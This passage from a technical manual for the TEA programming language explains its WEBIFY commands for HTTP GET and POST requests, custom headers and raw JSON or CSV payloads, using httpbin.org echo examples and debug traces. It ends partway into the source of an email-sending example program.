


Figure 29.3: Under-the-hood debugging of HTTP POST payloads from Example 4

HTTP POST with CUSTOM HEADERS

In case we have some custom headers to specify as part of the HTTP calls we wish to make, first, we need to know how to set or delete headers — this applies to both HTTP GET and POST calls. The basic method can be illustrated by the following minimal example that sets all current vaults as custom http headers, and so that we see in the output against the httpbin.org call that indeed this is so:

W: EXAMPLE 5: A Simple HTTP POST - with custom headers

```
# first, set some vaults and use them to set custom
  http headers
v:vTEST:hello
v:Content-Type:text/plain
w*.: #sets all current vaults as headers to future
  http calls
w*!.:vTEST # removes only the vTEST header

# parameters we'll post
v:vAC:{123456XXX} | v:vKEY:{001001}
# simple clean, non-parametric static url we'll use
v:vURL:http://httpbin.org/post
# then make HTTP POST,
# explicitly specifying url to use, and data to send
  ..
w*!:vURL:vAC:vKEY
```

Which, when we run it, gives us the output as shown below...

Sample OUTPUT 5 from EXAMPLE 5

```
{
  "args": {},
  "data": "vAC=123456XXX&vKEY=001001",
  "files": {},
  "form": {},
  "headers": {
```

```
    "Accept-Encoding": "identity",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Content-Length": "25",
    "Content-Type": "text/plain",
    "Host": "httpbin.org",
    "User-Agent": "Python-urllib/3.10",
    "X-Amzn-Trace-Id": "Root=1-69c1498a-2351556079
       fceb400a145a00"
  },
  "json": null,
  "origin": "41.210.155.247",
  "url": "http://httpbin.org/post"
}
```


Some important points to note concerning that output:

- First, realize that we set the http headers (`w*.:`) before setting the other vaults to be used as HTTP post-parameters. And thus, our custom headers only contain vault data set before we made any further vault-writing calls.
- Also, notice that after setting all custom headers using all vaults at that moment, we later deleted one particular vault (`w*!.:vTEST`). Thus, it doesn't appear in the custom headers we later see returned by the HTTP echo service.
- Notice how we didn't have to explicitly tell WEBIFY which headers to use for the HTTP POST when we called `w*!:vURL:vAC:vKEY`, because, the necessary steps had already been done earlier on.
- Moreover, and **IMPORTANT** to note; there is one http header that is explicitly set by TEA for any HTTP POST call — that is the header "Content-Type", which by default is set to "application/x-www-form-urlencoded". So, unless one overrides that — such as we do in this example, it shall always be the default.

The TEA DEBUG output corresponding to this example program is as follows, and shall reveal the steps setting the custom headers, as well as how we use them in the http calls...

DEBUGGING a TEA custom HTTP HEADERS with HTTP POST scenario

```
Reading CODE from: tests/
   test_web_custom_headers_webapi.tea
No explicit INPUT found, using STDIN!
INPUT:
 None
CODE:
 # first, set some vaults and use them to set custom
     http headers

v:vTEST:hello

v:Content-Type:text/plain

v:Authorization:{Bearer 12345APIKEYblablah...}

w*.: #sets all current vaults as headers to future
   http calls

w*!.:vTEST # removes only the vTEST header



# parameters we'll post

v:vAC:{123456XXX} | v:vKEY:{001001}

# simple clean, non-parametric static url we'll use

v:vURL:http://httpbin.org/post

# then make HTTP POST,

# explicitly specifying url to use, and data to send
   ..

w*!:vURL:vAC:vKEY

---------[ IN TEA RUNTIME ]
```

```
+++[NO TEA CODE ERRORS FOUND YET]
CLEAN TEA CODE TO PROCESS:
v:vTEST:hello
v:Content-Type:text/plain
v:Authorization:{Bearer 12345APIKEYblablah...}
w*.:
w*!.:vTEST
v:vAC:{123456XXX}
v:vKEY:{001001}
v:vURL:http://httpbin.org/post
w*!:vURL:vAC:vKEY
--[#9 TEA INSTRUCTIONS FOUND]---

---<< EXTRACTED TEA LABEL BLOCKS:
{}

Executing Instruction#0 (out of 9)
Processing Instruction: v:vTEST:hello
PRIOR MEMORY STATE: (=, VAULTS:{})
-- [INFO] Wrote VAULT[vTEST = [hello]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello'
  })
Executing Instruction#1 (out of 9)
Processing Instruction: v:Content-Type:text/plain
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello'})
-- [INFO] Wrote VAULT[Content-Type = [text/plain]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain'})
Executing Instruction#2 (out of 9)
Processing Instruction: v:Authorization:{Bearer
  12345APIKEYblablah...}
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain'})
-- [INFO] Wrote VAULT[Authorization = [Bearer 12345
  APIKEYblablah...]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...'})
Executing Instruction#3 (out of 9)
```

```
Processing Instruction: w*.:
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...'})
+++[WARNING] INSTRUCTION WITH NO DATA TO PROCESS
  FOUND: w*.:
PRIOR CUSTOM HTTP HEADERS: {}
UPDATED CUSTOM HTTP HEADERS: {'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...'}
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...'})
Executing Instruction#4 (out of 9)
Processing Instruction: w*!.:vTEST
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...'})
PRIOR CUSTOM HTTP HEADERS: {'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...'}
UPDATED CUSTOM HTTP HEADERS: {'Content-Type': 'text/
  plain', 'Authorization': 'Bearer 12345
  APIKEYblablah...'}
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...'})
Executing Instruction#5 (out of 9)
Processing Instruction: v:vAC:{123456XXX}
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...'})
-- [INFO] Wrote VAULT[vAC = [123456XXX]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...', 'vAC': '123456XXX'
  })
Executing Instruction#6 (out of 9)
Processing Instruction: v:vKEY:{001001}
```

```
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...', 'vAC': '123456XXX'}
  )
-- [INFO] Wrote VAULT[vKEY = [001001]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...', 'vAC': '123456XXX
  ', 'vKEY': '001001'})
Executing Instruction#7 (out of 9)
Processing Instruction: v:vURL:http://httpbin.org/
  post
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...', 'vAC': '123456XXX',
   'vKEY': '001001'})
-- [INFO] Wrote VAULT[vURL = [http://httpbin.org/
  post]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vTEST': 'hello
  ', 'Content-Type': 'text/plain', 'Authorization':
  'Bearer 12345APIKEYblablah...', 'vAC': '123456XXX
  ', 'vKEY': '001001', 'vURL': 'http://httpbin.org/
  post'})
Executing Instruction#8 (out of 9)
Processing Instruction: w*!:vURL:vAC:vKEY
PRIOR MEMORY STATE: (=, VAULTS:{'vTEST': 'hello', '
  Content-Type': 'text/plain', 'Authorization': '
  Bearer 12345APIKEYblablah...', 'vAC': '123456XXX',
   'vKEY': '001001', 'vURL': 'http://httpbin.org/
  post'})
PRIOR CUSTOM HTTP HEADERS: {'Content-Type': 'text/
  plain', 'Authorization': 'Bearer 12345
  APIKEYblablah...'}
-- [INFO] Reading VAULT[vURL]
-- [INFO] Reading VAULT[vAC]
-- [INFO] Reading VAULT[vKEY]
RESULTANT MEMORY STATE: (={
  "args": {},
  "data": "vAC=123456XXX&vKEY=001001",
```

```
  "files": {},
  "form": {},
  "headers": {
    "Accept-Encoding": "identity",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Content-Length": "25",
    "Content-Type": "text/plain",
    "Host": "httpbin.org",
    "User-Agent": "Python-urllib/3.10",
    "X-Amzn-Trace-Id": "Root=1-69c14cac-658
      cc00c7bf0c20d258a1ba9"
  },
  "json": null,
  "origin": "41.210.155.247",
  "url": "http://httpbin.org/post"
}
, VAULTS:{'vTEST': 'hello', 'Content-Type': 'text/
  plain', 'Authorization': 'Bearer 12345
  APIKEYblablah...', 'vAC': '123456XXX', 'vKEY':
  '001001', 'vURL': 'http://httpbin.org/post'})
{
  "args": {},
  "data": "vAC=123456XXX&vKEY=001001",
  "files": {},
  "form": {},
  "headers": {
    "Accept-Encoding": "identity",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Content-Length": "25",
    "Content-Type": "text/plain",
    "Host": "httpbin.org",
    "User-Agent": "Python-urllib/3.10",
    "X-Amzn-Trace-Id": "Root=1-69c14cac-658
      cc00c7bf0c20d258a1ba9"
  },
  "json": null,
  "origin": "41.210.155.247",
  "url": "http://httpbin.org/post"
}
```

HTTP POST with RAW/ARBITRARY non-FORM DATA

In the previous sections, we have discussed and explored the typical HTTP POST scenarios — particularly, when, either via literal HTML-based forms or via programmatic methods such as using either JavaScript, TEA or any language or tool (such as Linux/Unix command `curl`) with a web interaction interface, we use a non-interactive or non-graphical method to build a payload that we then forward to some resource over the network as an HTTP post message. In these cases, the conventional method is to structure any such message as a collection of one or more key-value parameters that are typically encoded as HTML form data — using the special HTTP header `Content-Type:application/x-www-form-urlencoded`

However, and as we have already encountered in some of the examples above, there are [genuine] situations when the programmer wishes to send data to some server, service or REST API endpoint as nothing but form-encoded data. In such cases, such as in the way data payloads meant to be processed by a web service such as AHAsend.com[1] (that allows programs to use its WEB APIs to send emails) must be sent with not only special HTTP headers such as for authorization, but that the way the data (such as the e-mail message package) to be processed by the service must be pre-formatted in a special/pre-defined way — such as JSON, XML, CSV, etc. and that in many such cases, also the standard/conventional data-type header "Content-Type" used when posting the data must be explicitly modified.

In such cases, TEA's **WEBIFY** command space has provided a special signature of the `W:` primitive that would allow TEA programs to make an HTTP POST in which the payload is sent as a verbatim/raw string/text as-is, and with the default content type set to "application/json" given many such cases involve sending data to a WEB API processing JSON, but with the option to set custom content-type still available when required. As indicated in **Table 29.2**, the necessary signature for HTTP DATA POST is `w*@:vURL:vDATA`, and the following two examples — one posting using normal method `W*!:`, and the other using this non-Form method should serve well to demonstrate the differences.

[1] A full example is included in **Section 29.3.1**.

W: EXAMPLE 6: A Simple HTTP POST - using normal Form-based POSTING

```
# first, set data we'll post
v:vDATA:{{
"message": "hello world",
"id": 101
}}

# make normal form-based http post...
v:vURL:http://httpbin.org/post
w*!:vURL:vDATA
```

That example, as we see from the output of the useful echo output from HTTPBIN.org, proves that, even even though our data was a JSON payload for example, we have it posted as form-encoded data...

Sample OUTPUT 6 from EXAMPLE 6


```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "vDATA": "{\n\"message\": \"hello world\",\n\"id\": 101\n
       }"
  },
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "73",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
```

```
    "X-Amzn-Trace-Id": "Root=1-69ca5d70-2
       dc50bc12ba1de110950d5da"
  },
  "json": null,
  "origin": "102.85.239.169",
  "url": "http://httpbin.org/post"
}
```

Whereas, if we switch to the raw-data/non-form http post method, we have the following slightly modified TEA program...

W: EXAMPLE 7: A Simple HTTP POST - using non-Form-based POSTING

```
# first, set data we'll post
v:vDATA:{{
"message": "hello world",
"id": 101
}}

# make non-form-based http post...
v:vURL:http://httpbin.org/post
w*@:vURL:vDATA
```

And so that the output, still from the same HTTP echo service, is as ..

Sample OUTPUT 7 from EXAMPLE 7

```
{
  "args": {},
  "data": "{\n\"message\": \"hello world\",\n\"id\": 101\n}",
  "files": {},
  "form": {},
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
```

```
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "39",
    "Content-Type": "application/json",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
      AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
       Safari/537.36",
    "X-Amzn-Trace-Id": "Root=1-69ca5e92-5
      d8f23f025a8c3557429493d"
  },
  "json": {
    "id": 101,
    "message": "hello world"
  },
  "origin": "102.85.239.169",
  "url": "http://httpbin.org/post"
}
```


Thus, we see that, with `W*@:`, not only that the data payload is sent verbatim, but that even without having to explicitly set a custom HTTP header for content type, the TEA command defaults to a useful "application/json". Moreover, in case the data we were sending was of some other type other than JSON — such as plain text or perhaps CSV, we can likewise add the necessary header and still use the non-form WEBIFY as such:

W: EXAMPLE 8: A Simple HTTP POST - using non-Form-based POSTING

```
# first, set data we'll post
v:vDATA:{
id, message
101, hello world
102, this is a test
103,
110, final csv test
}
```

```
# make non-form-based http post of CSV data
v:Content-Type:text/csv
w*.:Content-Type #sets the type header..

v:vURL:http://httpbin.org/post
w*@:vURL:vDATA
```

And so that the output, still from the same HTTP echo service, is as ..

Sample OUTPUT 8 from EXAMPLE 8


```
{
  "args": {},
  "data": "\nid, message\n101, hello world\n102, this is a
     test\n103, \n110, final csv test\n",
  "files": {},
  "form": {},
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Content-Length": "76",
    "Content-Type": "text/csv",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
    "X-Amzn-Trace-Id": "Root=1-69ca64c9-4
       efab8b4797d7bc175c4966b"
  },
  "json": null,
  "origin": "102.85.239.169",
  "url": "http://httpbin.org/post"
}
```

And with that final example, we thus wrap-ip our discussions concerning TEA WEBIFY POST commands... `W!:`, `W*!:`, and `W*@:` that enable HTTP POST operations such as sending data in vaults to a remote server or endpoint via anywhere but in the URL — this later case being what the following section then covers.

29.2.2 HTTP GET Requests

Next, let us look at the TEA mechanisms for making **HTTP GET requests**. The following example demonstrates this facility using the interesting `W*:` that knows to post everything in the vaults via HTTP GET automatically!

W: EXAMPLE 9: A Simple HTTP GET - real - with no explicit parameters

```
v:A:123|v:vTest:{some value}|i:http://httpbin.org/
  get|w*:
```

Which shall return the following...

Sample OUTPUT 9 from EXAMPLE 9


```
{
  "args": {
    "A": "123",
    "vTest": "some value"
  },
  "headers": {
    "Accept-Encoding": "identity",
    "Host": "httpbin.org",
    "User-Agent": "Python-urllib/3.10",
    "X-Amzn-Trace-Id": "Root=1-66c83059-040326
       d238fdaff202c56b4c"
  },
  "origin": "41.210.147.213",
  "url": "http://httpbin.org/get?A=123&vTest=some+value"
}
```

Which should help to illustrate that with the TEA HTTP GET interface that reads vaults — `W*:` — that, even though the AI only contains the base url — in this case just `http://httpbin.org/get`, and yet, the call builds a dynamic URL for the request using all available parameters in the calling program's memory!

Of course, once the data-privacy concerns start to an issue, but also the fact that for TEA programs with very many or very long data in the vaults, the automatically constructed HTTP GET url could become unwieldy, and so that, the careful program should instead opt for versions such as `W*:vURL`, and especially use `W*:vURL:v1:v2:...:vLASTPARAM` so that only the specified vaults are used to construct the effective url's query parameters.

And then, concerning the vault-less versions of WEBIFY, we shall only look at one example and then move on.

W: EXAMPLE 10: A Simple HTTP GET - vault-less calls

```
i!:https://freeipapi.com/api/json/ | w:
```

That TEA program essentially just takes the AI when W: is invoked, uses it as the URL and performs an HTTP GET to that endpoint, returning the result as IO. On the command-line/with CLI TEA/tttt, we see this work out as such:

W: EXAMPLE 11: Testing WEB functionality on the Command-line

```
tttt -c "i!:https://freeipapi.com/api/json/|w:"
{"ipVersion":4,"ipAddress":"41.210.143.35","latitude
   ":-0.07722000000000001,"longitude":31.4567,"countryName":"
   Uganda","countryCode":"UG","capital":"Kampala","phoneCodes
   ":[256],"timeZones":["Africa\/Kampala"],"zipCode":"-","
   cityName":"Sembabule","regionName":"Central Region","
   continent":"Africa","continentCode":"AF","currencies":["
   UGX"],"languages":["en","sw"],"asn":"20294","
   asnOrganization":"MTN Uganda","isProxy":false}
```

However, and this is important to note concerning HTTP calls to various endpoints; sometimes, some endpoints either block some particular ORIGIN DOMAINs or CLIENTs. And thus, the same code above, when run on the WEB TEA instead results in the following error:

Sample OUTPUT 11

```
[ERROR]: NetworkError: Failed to execute 'send' on '
  XMLHttpRequest': Failed to load 'https://freeipapi.com/api/
  json/'.
```

Moreover, currently, TEA's WEB functions attempt to perform **synchronous HTTP calls** first of all, but also, TEA doesn't yet allow the user to modify or set any special HTTP request headers when using the W: utilities[2].

HTTP GET with CUSTOM HEADERS

For the case of using custom headers with TEA HTTP calls, the method we have already encountered in **Section 29.2.1** still holds. However, we can readily tell how it would work, with the following basic example:

W: EXAMPLE 12: A Simple HTTP GET - with Custom HTTP Headers

```
# first, set some vaults and use them to set custom
  http headers
v:vTEST:hello
v:Content-Type:text/plain
v:Authorization:{Bearer 12345APIKEYblablah...}

# only sets specified vaults as custom headers to
  future http calls
w*.:Authorization:vTEST

v:A:123|v:vTest:{some value}|i:http://httpbin.org/
  get|w*:
```

[2]**FUTURE WORK:** More research and experimentation is due concerning how best to implement/design this TEA instruction/command-space. Stay on the look-out for future advances...

Which, as you can tell from the following output, does exactly what the code wanted the program to do — in this case, we ensure to only specify two particular custom headers.

Sample OUTPUT 12 from EXAMPLE 12


```
{
  "args": {
    "A": "123",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Content-Type": "text/plain",
    "vTEST": "hello",
    "vTest": "some value"
  },
  "headers": {
    "Accept-Encoding": "identity",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Host": "httpbin.org",
    "User-Agent": "Python-urllib/3.10",
    "Vtest": "hello",
    "X-Amzn-Trace-Id": "Root=1-69c1517e-0619
       c4e62c9286213dcbe5ad"
  },
  "origin": "41.210.155.247",
  "url": "http://httpbin.org/get?vTEST=hello&Content-Type=
     text%2Fplain&Authorization=Bearer+12345APIKEYblablah...&A
     =123&vTest=some+value"
}
```


Also, and worth noting here — that, even though by normal convention, we typically write TEA VAULTS using the naming convention **vNAME**, such as we have done in this example for the custom header `vTEST`, however, when the vaults are to be used to specify HTTP headers, this convention needs be relaxed, so that we use the exact header name required — such as when we set the API-authentication header via `v:Authorization:Bearer 12345APIKEYblablah...`.

And then, finally, concerning the case when we had to set up custom headers such as in this example, but also the earlier one. Note that, when we use the WEBIFY methods that read all currently set vaults for the http call — such as `w*:` in this case, that even the vaults that we had set for the custom headers shall get into the data processed by the call! This can be dangerous when the headers contained some sensitive data such as keys, etc. Thus, the following example would be safer..

W: EXAMPLE 13: A Simple HTTP GET - with Custom HTTP Headers

```
# first, set some vaults and use them to set custom
  http headers
v:vTEST:hello
v:Content-Type:text/plain
v:Authorization:{Bearer 12345APIKEYblablah...}

# only sets specified vaults as custom headers to
  future http calls
w*.:Authorization:vTEST

v:A:123|v:vTest:{some value}|i:http://httpbin.org/
  get
v:vURL

# make HTTP GET call with explicitly specified
  parameters (safer)
w*:vURL:A:vTest
```

Which for example prevents the custom headers from leaking into the HTTP query parameters as you can tell from the following output...

Sample OUTPUT 13 from EXAMPLE 13

```
{
  "args": {
    "A": "123",
    "vTest": "some value"
  },
```

```
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Authorization": "Bearer 12345APIKEYblablah...",
    "Host": "httpbin.org",
    "Origin": "http://localhost",
    "Referer": "http://localhost/",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
        Safari/537.36",
    "Vtest": "hello",
    "X-Amzn-Trace-Id": "Root=1-69c15674-2589468
       b1d2a11cb0cefd952"
  },
  "origin": "41.210.155.247",
  "url": "http://httpbin.org/get?A=123&vTest=some+value"
}
```


29.3 EXAMPLE APPLICATIONS of W:

Among very ancient (read *older*) ideas and memes circulated around and begrudgingly curated by both hackers and general programmers in the computing and software development communities since the early days of the Internet and online communities is the following [generally unattributed] quote:

> `The highest stage of any programming language or system is when it can send email.`

It is believed[12] that very likely, this quote first appeared somewhere on **Usenet** or some such related early core-mailing list. Sometimes it also is phrased as:

> `Every sufficiently advanced programming language eventually has an email library.`

The essential idea here, and which is somewhat related to estimating or judging a system's — especially a programming language such as TEA, C++, Python or

Ruby — maturity, is that, just like most such technology platforms must demonstrate their usability and practicability via a simple application such as the famous "Hello World"[21], a program that merely show how to print a simple string and nothing else, for mature and advanced systems, the simple application that can send an email is the ultimate demonstration of the platform or system's power and readiness for real-world use.

For the TEA language, we thus intend to demonstrate that all the bits necessary to make this happen, are essentially well catered for by a thoughtful use of the **WEBIFY** command space. Thus, we are going to go on a journey, an adventure in web programming and data communications, aimed at manifesting a minimal, but practically useful email client, that at minimum can allow us to compose and send an actual email message over the Internet, to any destination around the world.

29.3.1 EXAMPLE 1: DATA COMMUNICATION: EMAIL POSTING SERVICE

We shall implement a TEA program that can allow us to send text that is specified as the input to the program (or otherwise user-specified text at run-time), to a custom email address and with a custom message subject and a sender email address — the basic ingredients for any SMTP recipe and any basic email payload.

Especially because in TEA we do not have room to deal with bloated low-level algorithms, networking primitives and direct interface to external libraries, the method we are about to demonstrate shall essentially utilize existing WEB APIs for sending Emails — via **RESTful**[3] **Application Programming Interfaces**. Also, because most such APIs are typically either restricted or protected via a need for access-credentials and origin white-listing, etc.[4], we shall also demonstrates how setting custom [security] HTTP headers in TEA can be useful...

TEA E-EMAILER Source Code

The basic application is going to be called **E-MAILER**, and the essential, fully-tested source-code for version 1.6 of our next standard TEA application is as such:

[3] A "RESTful" API is one that follows the principles of REST (Representational State Transfer), an architectural style introduced by Roy Fielding in 2000 [12]. It uses standard web protocols like HTTP, is stateless, and is designed to be simple, scalable, and efficient.

[4] Especially, and given that without such defenses, email can readily be abused so that hackers and especially criminals (black-hats) might use the services to send either SPAM e-mails or to thwart security and send phishing attacks, click-bait, scams, etc.

TEA Program: E-MAILER v1.6

```
#!/usr/bin/tttt -fc
########################################
v:vABOUT:{@@@@@@| E-MAILER v1.6 |@@@@@@
Is a basic solution that enables you to readily send
    an email over the Internet without requiring any
   other sophisticated email clients. It just works
   anywhere TEA works. However, we basically help
   send the email on your behalf, in collaboration
   with Austrian AHASend... Since 2026}
########################################
# Copyright 2026 Fut. Prof. JWL,
# Nuchwezi Research: Internet Services
########################################

#---[CONSTANTS]
v:vEmailerFooter:{

@@@@@@[
 Sent using TEA E-Mailer v1.6
]@@@@@@}
# first, store input user might have provided from
   outside this program
y*: | v:vExternalText
# basic menu/guide
v:vPROMPTBody:{Copy and Paste (or type-in: single-
   line) THE MESSAGE to be sent:}
v:vPROMPTSubject:{Copy and Paste (or type-in) THE
   SUBJECT for this email:}
v:vPROMPTTo:{Specify THE DESTINATION address for
   this email:}
v:vPROMPTFrom:{Specify THE ORIGIN/REPLY-to/CC
   address for this email:}
v:vDELIM:{
#------------------
}
v:vPATTERN:{==_==}
v:vEMAIL_REGEX:{^[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[
   A-Za-z]{2,}$}
```

```
v:vEMAILER_ADDRESS:{noreply@nuchwezi.com} # the
   actual sender

#---[VARIABLES]
v:vMailBody:{}
# initially, we want to use external input
# as default email-body/message
y:vExternalText|t!.:|v:vMailBody

l:lRESET
v:vMailSubject:{}
v:vMailFrom:{}
v:vMailTo:{}
v:vACTIntercept:0

#---[INTRODUCTIONS]
l:lINTRO
y:vABOUT|i*:

#---[BUILD E-MAIL PAYLOAD]
#check if we already have the email message,
   otherwise prompt..

l:lPROMPTBody
# test for body using cardinality [regex] test
   instead of regex on potentially problematic text..
y:vMailBody|t!.:|v:|y!:
f!:^0$:lHASBody
y:vPROMPTBody | i*: | t!.: | v:vMailBody
f:^$:lPROMPTBody:lHASBody

#we got the message
l:lHASBody
y:vMailBody | x*!:vEmailerFooter | v:vMailBody

# prompt for the subject..
l:lPROMPTSubject
y:vMailSubject|t!.:
f!:^$:lHASSubject
```

```
y:vPROMPTSubject | i*: | t!.: | v:vMailSubject
f:^$:lPROMPTSubject:lHASSubject

#we got the subject
l:lHASSubject
y:vMailSubject|t!.:|z*:|v:vMailSubject

# prompt for the destination..
l:lPROMPTTo
y:vMailTo|t!.:
f*:vEMAIL_REGEX:lHASTo
y:vPROMPTTo | i*: | t!.: | v:vMailTo
f*!:vEMAIL_REGEX:lPROMPTTo:lHASTo

#we got the destination address
l:lHASTo
y:vMailTo|t!.:|g:|v:vMailTo

# prompt for the origin/from/reply-to/cc..
l:lPROMPTFrom
y:vMailFrom|t!.:
f*:vEMAIL_REGEX:lHASFrom
y:vPROMPTFrom | i*: | t!.: | v:vMailFrom
f*!:vEMAIL_REGEX:lPROMPTFrom:lHASFrom

#we got the origin address
l:lHASFrom
y:vMailFrom|t!.:|g:|v:vMailFrom

#---[PREVIEW E-MAIL PAYLOAD]
# we shall join the bits so that we see
# what it all looks like before we send it out
v:vS:{SUBJECT: }|v:vT:{TO: }|v:vF:{FROM: }|v:vNL:{
}|v:vPREAMBLE:{Before Sending, Please CONFIRM:}
v:vMENU_ACTION:{
=------[ CHOSE NEXT ACTION ]------=
1. EXIT/return payload
2. SEND/returns payload + sends out e-email
3. SEND+COMPOSE/sends e-mail + start next e-mail
```

```
4. COMPOSE/discard + restart..}

g*:{}
   :vS:vMailSubject:vDELIM:vT:vMailTo:vDELIM:vF:vMailFr
    | v:vEMAILPreview

g*!:vNL:vMENU_ACTION:vDELIM:vPREAMBLE:vDELIM:vEMAILPrev
    | v:vPREVIEW_PROMPT

l:lPromptAction
# present what we have...
y:vPREVIEW_PROMPT| i*: | t!.: | v:vOPT

#---[PROCESS E-MAIL PAYLOAD]
#process what action user-chose...
y:vOPT | f!:^[1234]$:lPromptAction
f!:1:lNACT1
y:vEMAILPreview | q!:

l:lNACT1
y:vOPT | f!:2:lNACT2
l:lSENDEMAIL
# send out the email...
# first, prepare essential parameters...
v:vURL_MAILSERVICE:{https://utility.nuchwezi.com/
   sendemail}
v:Content-Type:{application/json}

# build a JSON payload...
i!:{{}

# NOTE: AHAsend requires that people not be allowed
   to impersonate
# arbitrary origin/from email addresses. Thus, we
   shall have to
# use ours as the sender --- until further notice!
